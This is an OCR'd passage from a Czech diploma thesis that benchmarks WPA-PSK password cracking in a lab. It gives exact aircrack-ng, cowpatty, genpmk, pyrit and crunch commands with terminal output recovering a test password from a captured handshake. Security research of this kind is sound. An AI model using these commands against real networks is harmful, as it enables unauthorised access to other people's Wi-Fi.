
Obr. 4.22 Instalace slovníku

Po odchyceném handshaku lze nainstalovat základní wpa slovník (wpa.txt) z repozitáře, který obsahuje 35 000 000 slov. Uvnitř se ale nacházejí generovaná hesla, proto v další části diplomové práce bude použit slovník stažený z Internetu a to:

- all.txt (3 900 000 slov), který zahrnuje spoustu menších slovníků. Ty jsou vyjmenovány na samotném začátku textového souboru.

Nyní lze použít *Aircrack-ng* se zachyceným handshakem a staženým slovníkem. S procesorem AMD Phenom II X3 bylo dosaženo rychlosti 1900PMK/s, což odpovídá 630PMK/s pro jedno jádro:

```
aircrack-ng handshake.cap -w slovnik.txt
```




Obr. 4.23 Nalezení hesla

Heslo se nacházelo zhruba v půlce slovníku a bylo bez problémů nalezeno. Rychlost 1900PMK/s bude v následujících kapitolách srovnána s dalšími typy slovníkových útoků.

4.2.3 Útok pomocí Cowpatty


Aplikace *Cowpatty* byla navržena pro audit síly PSK klíče použitého pro zabezpečení sítí pomocí WPA. *Cowpatty* slouží pro slovníkový útok, ale také pro tzv. „zrychlený slovníkový útok“, více v kapitole 4.2.4.



Obr. 4.24 Cowpatty - slovníkový útok

```
cowpatty -r <handshake.cap> -s <název SSID> -f <slovnik.txt>
```

Pro slovníkový útok je nutné znát správnou SSID, protože se používá jako „salt“ v handshaku (více v kapitole 4.2.4). Na obrázku 4.25 si všimněte rychlosti 240 PMK/s, které *Cowpatty* dosáhlo. Je to důvodem špatné optimalizace. Zdrojový kód byl proto použit v nástroji *Aircrack-ng*, aby umožnil slovníkové útoky a útoky typu brute-force na WPA. Heslo bylo vloženo na začátek slovníku, z důvodů pomalé rychlosti útoku.



Obr. 4.25 Porovnání rychlosti v počtu PMK za sekundu

4.2.4 Zrychlený slovníkový útok

Tento útok využívá techniku zvanou *rainbow tables*[26]. Nástroj *Genpmk* dopředu vypočítává „hashované“ hodnoty jako u *rainbow tables*, s tím rozdílem, že SSID se použije jako „salt“. Salt je náhodný (v případě WPA je to SSID) řetězec znaků, který se mixuje s PSK před „zahasováním“. Tím pádem je hodnota SSID uložena s heslem v podobě hashe. *Genpmk* pro každé heslo ve slovníku a SSID vytvoří hash a uloží do souboru (rainbow table). Nástroj *Cowpatty* poté porovnává hashe mezi rainbow table, který vytvořil G*enpmk*, a hashem v zachyceném handshaku. Porovnání těchto dvou hashů je několikanásobně rychlejší než samotný slovníkový útok. Nevýhoda spočívá v rychlosti generování rainbow table, která je jiná pro každou SSID. Pokud je ale útočník dobře vybaven, může mít připraveny (staženy z internetu), rainbow table pro všechny „defaultní“ názvy SSID (např. tp-link, cisco a další). Poté je schopen provést útok během několika vteřin, kdy porovná miliony PMK.

[26] http://ophcrack.sourceforge.net/tables.php [2012-04-22]

```
root@bt:~# genpmk -f lower -s ssid_vsb -d hash_lower
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File hash_lower does not exist, creating.
key no. 1000: akcionáøi
key no. 2000: analyzující
key no. 3000: archivech
key no. 4000: autorech
key no. 5000: bìloruský
key no. 6000: bibliografie
key no. 7000: bradavicnate
key no. 8000: cechoslovaka
key no. 9000: cirkevni
key no. 10000: cyklámen
key no. 11000: dcerusku
key no. 12000: demoralizovat
key no. 13000: diferenèní
key no. 14000: dobromyslnost
key no. 15000: dokoncovacimi
key no. 16000: doplòujícím
key no. 17000: dostavení
```

Obr. 4.26 Generování raibow table

```
key no. 190000: zpovednika
key no. 191000: ztotoznenim

191965 passphrases tested in 801.04 seconds:  239.64 passphrases/second
```

Obr. 4.27 Výsledná rychlost


```
genpmk -f <slovnik.txt> -s <název SSID> -d <výstup>
```

Výsledná rychlost generovnání rainbow table je 240 PMK/s, avšak nabízí se možnost využít nástroj *Pyrit* a GPU, která bude počítat hashe a následně hodnoty předá do vstupu genpmk.

```
root@bt:~# cowpatty -d hash_lower -s ssid_vsb -r handshake.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: cyklámen
key no. 20000: elegantnimi
key no. 30000: indexovych
key no. 40000: kotvících
key no. 50000: nabidkovych
key no. 60000: nejclenitejsim
key no. 70000: neodvaziti
key no. 80000: netrpelivosti
key no. 90000: obrazový
key no. 100000: pacholky
key no. 110000: pornografii
key no. 120000: pritahli
key no. 130000: pøimìøenost
key no. 140000: samohlasky
key no. 150000: stárnoucího
key no. 160000: ukrajinou
key no. 170000: vyjednali
key no. 180000: zakladatelskými
key no. 190000: zpovednika

The PSK is "hacking@vsb.cz".

191963 passphrases tested in 1.27 seconds:  151466.83 passphrases/second
```

Obr. 4.28 Cowpatty s rainbow table

```
cowpatty -d <rainbow table> -s <název SSID> -r handshake.cap>
```



Obr. 4.29 Porovnání rychlosti v počtu PMK za sekundu s rainbow table

Následně můžeme porovnat rychlosti *Aircrack-ng*, *Cowpatty* a *Cowpatty s rainbow table*. Pokud nebudeme brát v úvahu generování rainbow table, která by při rychlosti 240 PMK/s a použití čtyř miliónového slovníku trvala zhruba čtyři a půl hodiny na třijádrovém procesoru, lze říci, že využití rainbow table je velice sofistikované, pokud je testováno více sítí se stejnou hodnotou SSID. Jestliže uživatel zvolí „defaultní“ SSID a slovníkové heslo, vystavuje se nebezpečí, že jeho síť může být prolomena pomocí rainbow table, během několika vteřin.

4.3 Prolomení WPA klíče pomocí CUDA technologie

4.3.1 Úvod

Útoky v aplikaci *Pyrit* s využitím grafických karet byly realizovány pomocí počítače zakoupeného pro účely testování protokolu WPA Vysokou školu báňskou. V tabulce 4.1 je uvedena jeho úplná specifikace. Výkon dvou grafických karet Nvidia 570 GTX ve SLI zapojení s osmijádrovým procesorem Core i7 je ohromující. Výsledky byly na konci kapitoly srovnány se staršími grafickými kartami, a to Nvidia 260 GTX SOC a MSI 9800 GTX+.

Tabulka 4.1 Specifikace testovacího počítače

Enermax *Revolution85+ 1250W*
Fractal Design Define R3 Titanium Grey
Gigabyte GA-Z68X-UD5-B3 (rev.1.0)
Gigabyte GTX570 1280MB DDR5 GV-N570OC-13I – 2x SLI zapojení
Intel Core i7-2600K BOX – osmijádro
Kingston HyperX XMP Genesis Grey 8GB (kit 2x 4GB) 1600MHz
Noctua NF-P12-1300 – 3x
Noctua NH-D14
Samsung SH-222AB černá, OEM
WD Caviar Black WD2002FAEX 3.5" 2TB

4.3.2 Útok pomocí nástroje Pyrit

V aplikaci *Pyrit* existuje vestavěný benchmark pro testování grafických karet. Dostupné jsou dvě verze příkazů: *pyrit benchmark* a *pyrit benchmark_long*. Delší verze testu je více přesnější.

```
root@bt:~# pyrit benchmark
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (51377 PMKs/s)... |

Computed 51377.09 PMKs/s total.
#1: 'CUDA-Device #1 'GeForce GTX 570'': 25682 PMKs/s (RTT 3.2)
#2: 'CUDA-Device #1 'GeForce GTX 570'': 25695 PMKs/s (RTT 3.2)
```

Obr. 4.30 Testování výkonu GPU

Dvě grafické karty ve SLI zapojení dohromady dosáhly rychlosti 51 377 PMK/s. Pro představu čtveřice GPU AMD Radeon 5970 v Quad-SLI zapojení dosáhly 280 000 PMK/s, přičemž každá karta obsahuje 3 200 stream procesorů.


Pro realizaci samotného útoku je nutné, aby útočník zjistil SSID, dále musí disponovat kvalitním slovníkem a zachyceným handshakem.

```
pyrit –e <název SSID> -i <slovník> –r handshake.cap
attack_passthrough
```

```
root@bt:~# pyrit -e ssid_vsb -i all -r handshake.cap attack_passthrough
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'handshake.cap' (1/1)...
Parsed 8 packets (8 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:26:18:06:13:f3 automatically...
Tried 2971653 PMKs so far; 51380 PMKs per second.

The password is 'hacking@vsb.cz'.
```


Obr. 4.31 Slovníkový útok pomocí nástroje Pyrit

Byl použit slovník, který obsahuje čtyři miliony slov (all.txt) s rychlostí 51 380 PMK/s. Heslo „hacking@vsb.cz“ se nacházelo na samotném konci slovníku. Pro srovnání je na obr. 4.33 uveden graf, který porovnává jednotlivé rychlosti grafických karet a procesorů. Tyto rychlosti byly změřeny v průběhu realizace diplomové práce.



Obr. 4.33 Srovnání výkonu GPU a CPU

Na dalším obrázku je znázorněno porovnání času nutného pro nalezení hesla ve slovníku „all.txt“ pro jednotlivé grafické karty a procesory.



Obr. 4.32 Porovnání času nutného pro nalezení hesla

4.3.3 Pyrit s rainbow tables

Princip využití rainbow table s GPU se nijak neliší od metody v aplikaci *Cowpatty*. Stále je nutné vygenerovat tabulku obsahující „zahashované“ hodnoty PMK a SSID.

```
root@bt:~# pyrit -e ssid_vsb1  create_essid
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Created ESSID 'ssid_vsb1'
root@bt:~# pyrit -i pass import_passwords
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
2971651 lines read. Flushing buffers.... ..
All done.
root@bt:~# pyrit batch
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Working on ESSID 'ssid_vsb1'
Processed all workunits for ESSID 'ssid_vsb1'; 15440 PMKs per second.

Batchprocessing done.
root@bt:~# pyrit -e ssid_vsb -o output.cow export_cowpatty
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Exporting to 'output.cow'...
2971652 entries written. All done.s)...
root@bt:~# pyrit -r handshake.cap -i output.cow attack_cowpatty
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'handshake.cap' (1/1)...
Parsed 8 packets (8 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:26:18:06:13:f3 automatically...
Tried 472504 PMKs so far; 25439001 PMKs per second.

The password is 'hacking@vsb.cz'.
```

Obr. 4.34 Pyrit batch s rainbow table

Přidání SSID do databáze:

```
pyrit -e ssid_vsb1 create_essid
```

Import hesel do databáze pro konkrétní SSID:

```
pyrit -i pass import_passwords
```

Vytvoření dávky pro SSID:

```
pyrit batch
```


Export rainbow table do souboru typu „cowpatty“:

```
pyrit –e ssid_vsb –o output.cow export_cowpatty
```

Samotný útok v aplikaci *Pyrit* s rainbow table:

```
pyrit –r handshake.cap –i output.cow attack_cowpatty
```

Samotná rychlost útoku s rainbow table v *Pyritu* se vyšplhala až na pětadvacet miliónů slov za sekundu. Pokud nebudeme brát v úvahu generování rainbow table, je tento útok nejrychlejší, protože i při její tvorbě jsou využívány stream procesory grafické karty, což značně zrychluje vytváření samotné rainbow table.



Obr. 4.35 Porovnání rychlostí při využití rainbow table

4.3.4 **Brute-force**

Metoda brute-force pro penetraci WPA, kdy se zkoušejí postupně všechny znaky, je vhodná pouze pokud se heslo skládá z malých písmen a čísel. Poté se nabízí možnost využít nástroj *Cruch*. Jedná se o slovníkový generátor dle zadaných kritérií. Jeho hlavní výhoda spočívá v tom, že jeho výstup lze předat na vstup aplikaci *Pyrit*. Ta se postará o samotný výpočet. Další výhodou jsou předem definované znakové sady v souboru „charset.lst“ nebo také můžeme definovat vlastní znakovou sadu. Pro představu je zde uvedeno několik příkladů využití tohoto nástroje.

Spustí generování znakové sady čísel (0-9) ze souboru charset.lst, postupně od 0 až do 9999999999, výstup bude zobrazen v terminálu.

```
./crunch 1 10 -f charset.lst numeric
```

Spustí generování znaků ze zvolené znakové sady „abcdefgh1234567890“ v délce od 1 až po maximální délku osmi znaků.

```
./crunch 1 8 abcdefgh1234567890
```

Spustí generování v maximální délce osmi znaků se zápisem do souboru „worldlist.txt“ ze znakové sady obsahující:

- malou a velkou abecedu,
- čísla,
- speciální znaky.

```
./crunch 1 8 -f charset.lst mixalpha-numeric-all-space
-o worldlist.txt
```

Generování malé abecedy a čísel v délce osmi znaků s tím, že pevný základ slova je „vsb“. Výstup bude vypadat následovně: vsbaaaaa, vsbbaaaa, vsbcaaaa až po vsb99999.

```
./crunch 8 8 -f charset.lst lalpha-numeric -t vsb@@@@@
```

Generování malé abecedy a čísel v délce osmi znaků se zápisem do souboru, s tím že pevný základ slova je „vsb“ a první řetězec bude „feivsbaa“ dále bude pokračovat „feivsbba“ a končit „999vsb99“.

```
./crunch 8 8 -f charset.lst lalpha-numeric -o worldlist.txt
-t @@@vsb@@ -s feivsbaaa
```

```
./crunch 14 14 zc@sbv. -t hacking@@@@@@@ | pyrit -e ssid_vsb
-i - -r /root/handshake.cap attack_passthrough
```


```
root@bt:/pentest/passwords/crunch#  ./crunch 14 14 vsb@.cz -t hacking@@@@@@@ | pyrit -e ssid_vsb -i - -r
/root/handshake.cap attack_passthrough
Pyrit 0.3.1-dev (svn r265) (C) 2008-2010 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file '/root/handshake.cap' (1/1)...
Parsed 8 packets (8 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:26:18:06:13:f3 automatically...
Tried 380019 PMKs so far; 50945 PMKs per second.

The password is 'hacking@vsb.cz'.
```

Obr. 4.36 Crunch s předáním dat na vstup nástroji Pyrit

Jako poslední příklad bychom uvedli generování ze znakové sady „zc@sbv.“ s předáním výstupu aplikaci *Pyrit*, která bude hledat generovaná hesla pomocí GPU. Heslo bylo nalezeno po vygenerování 380 019 řetězců. Závěr z toho plyne takový, že pokud je zvoleno „jednoduché heslo“ nebo pokud útočník zná alespoň část hesla, je tato metoda stále účinná.

